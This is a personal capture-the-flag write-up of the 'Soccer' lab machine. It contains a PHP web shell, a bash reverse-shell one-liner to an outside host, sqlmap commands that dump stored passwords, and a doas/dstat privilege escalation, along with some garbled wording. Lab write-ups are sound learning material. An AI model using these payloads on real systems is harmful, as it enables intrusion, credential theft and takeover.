

# Enumeration

Friday, December 8, 2023 10:26 PM

## Nmap Scan

```
(kali㉿kali)-[~/HTB]
└─$ sudo nmap -sC -sV 10.10.11.194 -oN Soccer/nmap
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 22:25 IST
Nmap scan report for 10.10.11.194
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
| 256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_ 256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://soccer.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp  open  xmlltec-xmlmail?
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
| HTTP/1.1 400 Bad Request
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 139
| Date: Fri, 08 Dec 2023 16:55:40 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot GET /</pre>
| </body>
| </html>
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Fri, 08 Dec 2023 16:55:40 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS </pre>
```

```
| </body>
| </html>
| RTSPRequest:
| HTTP/1.1 404 Not Found
| Content-Security-Policy: default-src 'none'
| X-Content-Type-Options: nosniff
| Content-Type: text/html; charset=utf-8
| Content-Length: 143
| Date: Fri, 08 Dec 2023 16:55:41 GMT
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>Error</title>
| </head>
| <body>
| <pre>Cannot OPTIONS </pre>
| </body>
|_ </html>
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```
SF-Port9091-TCP:V=7.94SVN%I=7%D=12/8%Time=65734A86%P=x86_64-pc-linux-gnu%r
SF:(informix,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection:\x20clos
SF:e\r\n\r\n")%r(drda,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection
SF:.\x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1.1\x20404\x20Not\x20Found
SF:\r\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type
SF:-Options:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\
SF:nContent-Length:\x20139\r\nDate:\x20Fri,\x2008\x20Dec\x202023\x2016:55:
SF:40\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20l
SF:ang=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\n
SF:n</head>\n<body>\n<pre>Cannot\x20GET\x20</pre>\n</body>\n</html>\n")%r
SF:(HTTPOptions,16C,"HTTP/1.1\x20404\x20Not\x20Found\r\nContent-Security-
SF:Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201
SF:43\r\nDate:\x20Fri,\x2008\x20Dec\x202023\x2016:55:40\x20GMT\r\nConnecti
SF:on:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n
SF:<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pr
SF:e>Cannot\x20OPTIONS\x20</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,
SF:"HTTP/1.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20defaul
SF:t-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\
SF:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Fr
SF:i,\x2008\x20Dec\x202023\x2016:55:41\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=
SF: \"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIO
SF:NS\x20</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1.1\x20400\x20
SF:Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP
SF:,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n
SF:")%r(DNSStatusRequestTCP,2F,"HTTP/1.1\x20400\x20Bad\x20Request\r\nConn
SF:ection:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1.1\x2040
SF:0\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 28.48 seconds

# Gobuster

—(kali🌀kali)-[~/HTB]

└─\$ gobuster dir -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u <http://soccer.htb>

=====

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url: <http://soccer.htb>  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s

=====

Starting gobuster in directory enumeration mode

=====

/.html (Status: 403) [Size: 162]  
/.htm (Status: 403) [Size: 162]  
/. (Status: 200) [Size: 6917]  
/.htaccess (Status: 403) [Size: 162]  
/.htc (Status: 403) [Size: 162]  
/.html\_var\_DE (Status: 403) [Size: 162]  
/.htpasswd (Status: 403) [Size: 162]  
/.html. (Status: 403) [Size: 162]  
/.html.html (Status: 403) [Size: 162]  
/.htpasswd (Status: 403) [Size: 162]  
/.htm. (Status: 403) [Size: 162]  
/.html (Status: 403) [Size: 162]  
/.html.old (Status: 403) [Size: 162]  
/tiny (Status: 301) [Size: 178] [--> <http://soccer.htb/tiny/>]  
/.html.bak (Status: 403) [Size: 162]  
/.ht (Status: 403) [Size: 162]  
/.htm.htm (Status: 403) [Size: 162]  
Progress: 16520 / 43008 (38.41%)^C  
[!] Keyboard interrupt detected, terminating.  
Progress: 16540 / 43008 (38.46%)

=====

Finished

=====

# Foothold

Thursday, January 4, 2024 1:27 PM

# Login Creds

Thursday, January 4, 2024 1:29 PM

Soccer - Index

Tiny File Manager

Tiny File Manager

Security and User Management

GitHub - prasathmani/tin...

https://github.com/prasathmani/tinyfilemanager/wiki/Security-and-User-Management

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Active-Directory-Expl...

## Security and User Management

Prasath Mani edited this page on Dec 2, 2022 · 4 revisions

### Grant privileges to wanted users only

Since the TinyFileManager is able to manipulate files on your server, it is necessary to secure safely your application.

#### Configuration

Default username/password:

- admin/admin@123
- user/12345

**Warning:** Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()`, to generate new password hash here

To enable/disable authentication set `$use_auth` to `true` or `false`.

```
// Auth with login/password
// set true/false to enable/disable it
// Is independent from IP white- and blacklisting
$use_auth = true;

// Login user name and password
// Users: array('Username' => 'Password', 'Username2' => 'Password2', ...)
// Generate secure password hash - https://tinyfilemanager.github.io/docs/pwd.html
$auth_users = array(
    'admin' => '$2y$10$/K.hjNr841LNd8t8rTXjoI.D8p6PpeyoJ.mGwrrLuCZfAwfSAgghOW', //admin@123
    'user' => '$2y$10$Fg6Dz8oH9rPoZ2jJan5tZuv6Z4Kp7avtQ9bDfrdRntXtPe1MAZyGO', //12345
    'guest' => '$2y$10$/a.DMI5sRjAnvvhb.BrFAXY.XPSE0/eatVb4qCMmTc2YcxTDKp9xMyC' //guest
);
```

Pages 10

Find a page...

Home

Authors and Contributors

Config Flags

Embedding

Exclude Files & Folders

FAQ

Get Started

IP Blacklist and Whitelist

Restriction by file type

Security and User Management

Grant privileges to wanted users only

Configuration

Password

Readonly users

User Specific Directories

Found The creds Here Default

<https://github.com/prasathmani/tinyfilemanager/wiki/Security-and-User-Management>

# Reverse Shell

Thursday, January 4, 2024 2:13 PM

## Shell.php

```
<?php
System($_REQUEST['cmd']);
?>
```

Upload and execute in the URL

Soccer.htb/tiny/uploads/shell.php?cmd=whoami

Intercept with burpsuite requester and give the rev shell one liner

- bash -c 'bash -i >& /dev/tcp/10.10.14.33/9001 0>&1'
- Finding for more configurations in **/etc/nginx/sites-enabled/soc-player.htb**


```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
    listen 80;
    listen [::]:80;

    server_name soc-player.soccer.htb;

    root /root/app/views;

    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```


- Found one more server -> **soc-player.soccer.htb**
- Contains login/signup
- Signed in as akhil/akhil
- Found out it is vulnerable to boolean based injection




## Boolean based SQL

Thursday, January 4, 2024 2:21 PM

- Found one more server -> **soc-player.soccer.htb**
- Contains login/signup
- Signed in as akhil/akhil
- Found out it is vulnerable to boolean based injection



## Catching it in burpsuite to exploit further



- Using websocket for communication
- Using wscat to verify the connection
- Sqlmap for further enumeration



# Sqlmap

Thursday, January 4, 2024 2:23 PM

```
> sqlmap -u 'ws://soc-player.soccer.htb:9091' --data='{ "id": "*" }' --technique=B --level=5 --risk=3 --threads 10 --batch
```

➤ Running on high scan mode reveals and confirms boolean based XSS on site

```
kali@kali:~$ sqlmap -u 'ws://soc-player.soccer.htb:9091' --data='{ "id": "*" }' --technique=B --level=5 --risk=3 --threads 10 --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:35:15 /2024-01-04/

custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[20:35:20] [INFO] testing connection to the target URL
[20:35:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:35:25] [INFO] testing if the target URL content is stable
[20:35:26] [INFO] target URL content is stable
[20:35:26] [INFO] testing if (custom) POST parameter 'JSON #1*' is dynamic
[20:35:27] [WARNING] (custom) POST parameter 'JSON #1*' does not appear to be dynamic
[20:35:28] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON #1*' might not be injectable
[20:35:29] [INFO] testing for SQL injection on (custom) POST parameter 'JSON #1*'
[20:35:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:36:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[20:36:39] [INFO] (custom) POST parameter 'JSON #1*' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable
[20:36:58] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[20:37:41] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
[20:37:41] [INFO] checking if the injection point on (custom) POST parameter 'JSON #1*' is a false positive
(custom) POST parameter 'JSON #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 119 HTTP(s) requests:

Parameter: JSON #1* ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: {'id':"-2352 OR 8966=8966"}

[20:40:50] [INFO] testing MySQL
[20:40:51] [INFO] confirming MySQL
[20:40:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 8.0.0
[20:40:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'

[*] ending @ 20:40:57 /2024-01-04/
```

- DataBase
  - o Soccer\_db
- Dumping the data

```
> sqlmap -u 'ws://soc-player.soccer.htb:9091' --data='{ "id": "*" }' --technique B --batch --level 5 --risk 3 --threads 10 -D soccer_db --dump
```

```

[20:51:56] [INFO] retrieved: id
[20:51:56] [INFO] retrieving the length of query output
[20:51:56] [INFO] retrieved: 8
[20:52:11] [INFO] retrieved: password
[20:52:11] [INFO] retrieving the length of query output
[20:52:11] [INFO] retrieved: 8
[20:52:25] [INFO] retrieved: username
[20:52:25] [INFO] fetching entries for table 'accounts' in database 'soccer_db'
[20:52:25] [INFO] fetching number of entries for table 'accounts' in database 'soccer_db'
[20:52:25] [INFO] retrieved: 1
[20:52:31] [INFO] retrieving the length of query output
[20:52:31] [INFO] retrieved: 17
[20:52:54] [INFO] retrieved: player@player.htb
[20:52:54] [INFO] retrieving the length of query output
[20:52:54] [INFO] retrieved: 4
[20:53:07] [INFO] retrieved: 1324
[20:53:07] [INFO] retrieving the length of query output
[20:53:07] [INFO] retrieved: 20
[20:53:34] [INFO] retrieved: PlayerOftheMatch2022
[20:53:34] [INFO] retrieving the length of query output
[20:53:34] [INFO] retrieved: 6
[20:53:47] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id | email | password | username |
+-----+-----+-----+-----+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player |
+-----+-----+-----+-----+

[20:53:47] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[20:53:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'

[*] ending @ 20:53:47 /2024-01-04/

(kali@kali)-[~]
$

```

Creds-  
- player:PlayerOftheMatch2022

# Break In

Thursday, January 4, 2024 3:09 PM

Used found Creds to ssh in it

## **Credentials**

**- Player:PlayerOftheMatch2022**

# Linpeas

Thursday, January 4, 2024 3:10 PM

## Downloaded linpeas on target

## Config Files

Thursday, January 4, 2024 3:11 PM

### - Configs

- /usr/local/bin/dstat > mainly put by administrator locally
- /usr/bin/does > binary to run the program as another user
- To find for special files
  - find / -group player 2>/dev/null | grep -v '^/proc|^/run|^/sys'

```
kali@kali: ~ x kali@kali: ~/HTB/soccer x kali@kali: ~/HTB/soccer x ssh@10.10.11.194 x
player@soccer:~$ find / -group player 2>/dev/null | grep -v '^/proc|^/run|^/sys'
/usr/local/share/dstat
/tmp/.X11-unix/.X0
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.gnupg
/home/player/.gnupg/private-keys-v.1.d
/home/player/.gnupg/pubring.kbx
/home/player/.gnupg/trustdb.gpg
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
/home/player/user.txt
/home/player/snap
/home/player/snap/lxd
/home/player/snap/lxd/common
/home/player/snap/lxd/common/config
/home/player/snap/lxd/common/config/config.yml
/home/player/snap/lxd/23991
/home/player/snap/lxd/current
```

- Reading the does file says only player can read/write in dstat directory
- /usr/local/share/dstat
- Creating a python revshell with GTF0BINS shell for dstat

```
player@soccer:/usr/local/share/dstat$ doas /usr/local/bin/dstat --list
doas: Operation not permitted
player@soccer:/usr/local/share/dstat$ doas /usr/local/bin/dstat --htb
doas: Operation not permitted
player@soccer:/usr/local/share/dstat$ ls
htb.py
player@soccer:/usr/local/share/dstat$ vi dstat hey.py
2 files to edit
player@soccer:/usr/local/share/dstat$ vi dstat_hyb.py
player@soccer:/usr/local/share/dstat$ ls
dstat_hyb.py
player@soccer:/usr/local/share/dstat$ dstat --list
dstat: option --list not recognized, try dstat -h for a list of all the options
player@soccer:/usr/local/share/dstat$ dstat --list
internal:
 aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,load,lock,mem,mem-adv,net,page,page24,proc,raw,socket,swap,swap-old,sys,tcp,time,udp,unix,vm,vm-adv,zones
/usr/share/dstat:
 battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgqr,disk-svctm,disk-tps,disk-util,disk-wait,dstat,dstat-cpu,dstat-ctxt,dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,helloworld,ib,
innodb-buffer,innodb-ops,jvm-full,jvm-vm,lustre,md-status,memcache-hit,mongodb-conn,mongodb-mem,mongodb-opcount,mongodb-queue,mongodb-stats,mysql-io,mysql-keys,mysql5-cmds,mysql5-conn,mysql5-innodb,
mysql5-innodb-basic,mysql5-innodb-extra,mysql5-io,mysql5-keys,net-packets,nfs3,nfs3-ops,nfsd3,nfsd3-ops,nfsd4-ops,nfsstat4,ntp,postfix,power-proc-count,qmail,redis,rpc,rpcd,sendmail,snmp-cpu,snmp-load,
snmp-mem,snmp-net,snmp-net-err,snmp-sys,snooze,squid,test,thermal,top-bio,top-bio-adv,top-childwait,top-cpu,top-cpu-adv,top-cputime,top-cputime-avg,top-int,top-io,top-io-adv,top-latency,top-latency-avg,
top-mem,top-oom,utmp,vm-cpu,vm-mem,vm-mem-adv,vmk-hba,vmk-int,vmk-nic,vz-cpu,vz-io,vz-ubc,wifi,zfs-arc,zfs-l2arc,zfs-zil
/usr/local/share/dstat:
 htb
player@soccer:/usr/local/share/dstat$ doas /usr/local/bin/dstat --htb
doas: Operation not permitted
player@soccer:/usr/local/share/dstat$ doas /usr/local/bin/dstat --htb
doas: Operation not permitted
player@soccer:/usr/local/share/dstat$ doas /usr/bin/dstat --htb
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for alternative uses
import imp
# ls
dstat_hyb.py
# whoami
root
# cd Desktop
sh: 3: cd: can't cd to Desktop
# cd
```

- According to notes the only run able state is with doas

```
player@soccer:/usr/local/share/dstat$ find doas
find: 'doas': No such file or directory
player@soccer:/usr/local/share/dstat$ find /usr | grep doas
/usr/local/share/man/man5/does.conf.5
/usr/local/share/man/man1/does.1
/usr/local/share/man/man8/does.8
/usr/local/share/man/man8/doesedit.8
/usr/local/bin/doesedit
/usr/local/bin/does
/usr/local/bin/vidoes
/usr/local/etc/does.conf
player@soccer:/usr/local/share/dstat$ cat /usr/local/etc/does.conf
permit nopass player as root cmd /usr/bin/dstat
player@soccer:/usr/local/share/dstat$
```

- Doas /usr/bin/dstat --htb